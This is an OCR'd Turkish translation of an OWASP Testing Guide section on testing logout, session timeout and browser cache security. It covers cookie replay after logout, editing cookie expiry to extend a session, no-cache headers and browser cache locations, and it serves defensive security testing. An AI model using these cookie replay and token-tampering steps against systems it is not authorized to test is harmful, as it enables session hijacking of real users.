
oturum kapama fonksiyonu aşağıdaki isteği başlatmalıdır:

```
Set-Cookie: SessionID=noauth; expires=Sat, 01-Jan-2000 00:00:00 GMT; path=/;
domain=victim.com
```


İlk ve basit olan test bu noktada oturum kapatmaya ve sonra tarayıcının geri butonuna basmaya dayanır. Kontrol için hala kimlik doğrulamış olmamız gerekir. Eğer öyleysek, bu demek oluyorki oturum kapama butonu güvensiz şekilde çalışıyor, ve oturum ID'sini yoketmiyor. Bu bazen uygulamaların devamlı olmayan çerezler kullanması ile olur ve çerezlerin etkili şekilde hafızadan silinmesi için kullanıcının tarayıcıyı kapatması gerekir. Bazı uygulamalar kullanıcıyı uyarır, tarayıcıyı kapatmalarını önerir. Fakat bu çözüm tamamen kullanıcının davranışına güvenir. Sonuçlar aşağı seviye güvenlikte yokedilen çerezler ile karşılaştırılır. Diğer uygulamalar JavaScript kullanarak kapatmaya çalışabilirler, ama sonuç yine istemcinin davranışına güvenir. Doğal olarak bu, istemci tarayıcının çalışacak scriptlere limit koyarak konfigüre etmesi ile daha az güvenlik demek. Üstelik bu çözümün geçerliliği tarayıcı yapana, versiyona ve ayarlarına bağlıdır. (mesela, JavaScript kodunun IE'yi başarıyla kapatıp Firefox'u bu kadar başarılı kapataması.)

Eğer geri tuşuna basılınca bir önceki sayfaya giriş yapabiliyorsak (ama yeni olana değil), basit olarak tarayıcı hafızasınada erişim sağlarız. Eğer sayfa önemli bilgiler içeriyorsa bu demektir ki uygulama tarayıcının hafızalamasını yasaklamıyor.

Geri butonu tekniğini denedikten sonra, biraz sofistike şeyler yapmanın zamanı geldi: tekrar çerezleri orjinal değerleri ile yerleştirebiliriz ve hala kimlik doğrulamasını geçtiğimiz uygulamaya erişebilirliği kontrol ederiz. Eğer erişebiliyorsak, bu aktif ya da aktif olmayan çerezlerin sunucu taraflı bir mekanizma olmadığını gösterir. Ama bu, çerezlerinde doğru bilgiler içerip içermediğini ve erişim garantisi vermez. Kararlı çerez yerleştirmek (saptamak) için WebScarab kullanıyoruz ve uygulamanın isteğini durdurur ve istediğimiz değerde Set-Cookie başlığı ekleriz:



Alternatif olarak Cookie Editor'de yükleyebiliriz. Mesela Firefox için N Edit Cookies deneyebilirsiniz:



Dikkate değer örnek dizaynı ASP.NET FormsAuthentication sınıfında kullanıcıya ait çerezin sunucu taraflı bir kontrol olmadığıdır. Çerezin temel olarak nerede şifrelendiğini ve kullanıcının doğrulama versiyonun çözülüğünü, ayrıca sunucu tarafından kontrol edilip edilmeğini gösterir. Bu çerezin kurcalanmasını engellemek için çok etkilidir, aslında sunucu, dahili kayıtlı oturum durumuna bakmaz. Yani yasal kullanıcı oturum kapattıktan sonra cookie replay (çerez tekrarı) atak yapılmasını mümkün kılar. Bu da çerezin henüz geçersiz kılınmamasını sağlar.

Bu test sadece oturum çerezlerine uygulanmalıdır ve devamlı (sürekli) çerez sadece kullanıcı tercihlerine göre saklanmalıdır. Oturum kapandığında silinmezse güvenlik riski yaratmaz.

Zaman aşımı oturum kapanması:
Zaman aşımı ile oturum kapanmasını bir önceki bölüme benzer yaklaşım ile inceliyoruz. Ayarlanan zaman aşımı oturum kapatma güvenlik (kısa oturum kapanma zamanı) ve kullanılırlık (uzun oturum kapanma zamanı) ile uyumlu olmalıdır. Ağırlıklı olarak uygulamadaki bilgi yürütülmesinin kritikliğine bağlıdır. Genel forumlarda oturum kapanma süresi 60dk'dır. Fakat bazı banka uygulamalarında bu süre daha uzundur. Her uygulama zaman aşımını güvenli şekilde yerine getirmez, sadece adresleme davranışı gibi özel fonksiyon gerektirmezlerse. Test metodu bir önceki ile çok benzerdir. İlk olarak zaman aşımının varlığı kontrol edilir, bunuda oturum açıp herhangi birşeyi okuyarak ve ya zaman öldürerek yapabiliriz. Oturum kapatma butonunda olduğu gibi, zaman aşımı tüm oturumlardaki yokedilmesi gereken ya da kullanılamayan belirtileri geçer. Ayrıca zaman aşımının istemci tarafından mı uygulandığını yoksa sunucu tarafından mı yoksa ikisi tarafındanda uygulandığını anlamamız gerekir. Çerez örneğimize geri dönecek olursak, eğer oturum çerezi devamlı değilse zaman aşımının sunucu tarafından yapıldığına emin olabiliriz. Eğer oturum belirtileri bazen ilgili bilgiler içeriyorsa (oturum zamanı, son oturum zamanı, devamlı çerezin bitiş zamanı ..vb) istemci (client) zaman aşımında karışır. Bu durumda belirtileri (kalıntılar=token) modifiye etmemiz gerekir. Tabi eğer şifrelenmemişse. Modifiyeden sonra kendi oturumumuzda ne olduğunu görebiliriz. Örneğin; çerezin süresini ileri bir zamana ayarlayabiliriz ve kendi oturumumuzun süresini uzatabiliriz. Genel kurala göre, herşey sunucu taraflı kontrol edilmelidir ve oturum çerezinin bir önceki değere göre yeniden ayarlanması, modifiye edilmesi ve uygulamaya tekrar erişmek mümkün olmamalıdır.

Hafızaya alınan sayfalar:
Uygulamadan çıkmak tarayıcı hafızasında saklanan hassas bilgileri temizlemeyebilir. Bu yüzden, başka bir test uygulanır ve

uygulamamızın tarayıcı hafızasından herhangi kritik bilgi sızdırıp sızdırmadığı kontrol edilir. Bunu sırasıyla yapıcaz ve ilk olarak WebScarab kullanıcaz ve oturumumuza ait sunucu yanıtlarını aratıcaz. İkinci olarak her sayfa için hassas bilgiler içeren sunucu talimatlarını kontrol edicez. HTTP yanıt başlıkları şu şekilde olur:

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

Alternatif olarak, aynı etki HTML seviyesinededе bulunur. Her sayfa aşağıdaki koddaki gibi hassas bilgiler içerir:

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV=”Expires” CONTENT=”Sat, 01-Jan-2000 00:00:00 GMT”>
```

Örneğin; eğer e-commerce yani elektronik ticaret uygulaması test edersek kredi kartı numarası, finansal bilgiler içeren tüm sayfalara bakmalıyız ve bu sayfaların hafızaya saklanmadığının talimatının verilip verilmediğini kontrol etmeliyiz. Bir başka deyişle, eğer kritik bilgiler içeren bir sayfa bulursak ama tarayıcının içerikleri hafızaya almada başarısız olduğunu öğrenmemiz bu kritik bilgilerin disk üzerinde saklandığını gösterir. Bilgilerin esas yerinin nerede saklandığı istemci işletim sistemine ve kullanılan tarayıcıya bağlıdır. Örnekle gösterecek olursak eğer:

- Mozilla Firefox:
    - Unix/Linux: ~/.mozilla/firefox/<profile-id>/Cache/
    - Windows: C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache>
- Internet Explorer:
    - C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files>

GRİ KUTU TESTİ VE ÖRNEĞİ

Grikutu testi (greybox testing) karakutu (blackbox testing) testine benzer. Oturum yönetimi hakkında biraz bilgi sahibi olduğunuzu varsayıyoruz ve oturum kapatma ve zaman aşımı fonksiyonlarını anlamanız için yardımcı olacağını düşünüyoruz. Genel kural olarak şunları kontrol ediyoruz:

- Oturum kapama fonksiyonu etkili şekilde tüm oturum kalıntılarını yokeder ya da en azından kullanılamaz hale geririr.
- Sunucu oturum durumu kontrolünü gerçekleştirir, saldırganın bazı kalıntıları yeniden düzenlemesine izin vermez.

- Zaman aşımı uygulanır ve sunucu tarafından gerekli şekilde kontrol edilir. Eğer sunucu bitiş zamanlarını kullanırsa bu oturum kalıntılarını okur ve istemciye gönderir. Kalıntılar şifrelenmiş şekilde korunmalıdır.

Güvenli hafıza testi için, metod karakutu testine eşittir. Tıpkı 2 senaryoda olduğu gibi sunucu yanıt başlıklarına ve HTML koduna tam erişimimiz olur.

REFERANSLAR

Dökümanlar

- ASP.NET Forms Authentication: "Best Practices for Software Developers" - http://www.foundstone.com/resources/whitepapers/ASPNETFormsAuthentication.pdf
- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - http://support.microsoft.com/default.aspx?scid=kb;en-us;900111

Araçlar

- Add N Edit Cookies (Firefox estension): https://addons.mozilla.org/firefox/573/

Dökümanın Aslı : OWASP TESTING GUIDE v2

Çeviri : Kadir Avcı – avcikadir@gmail.com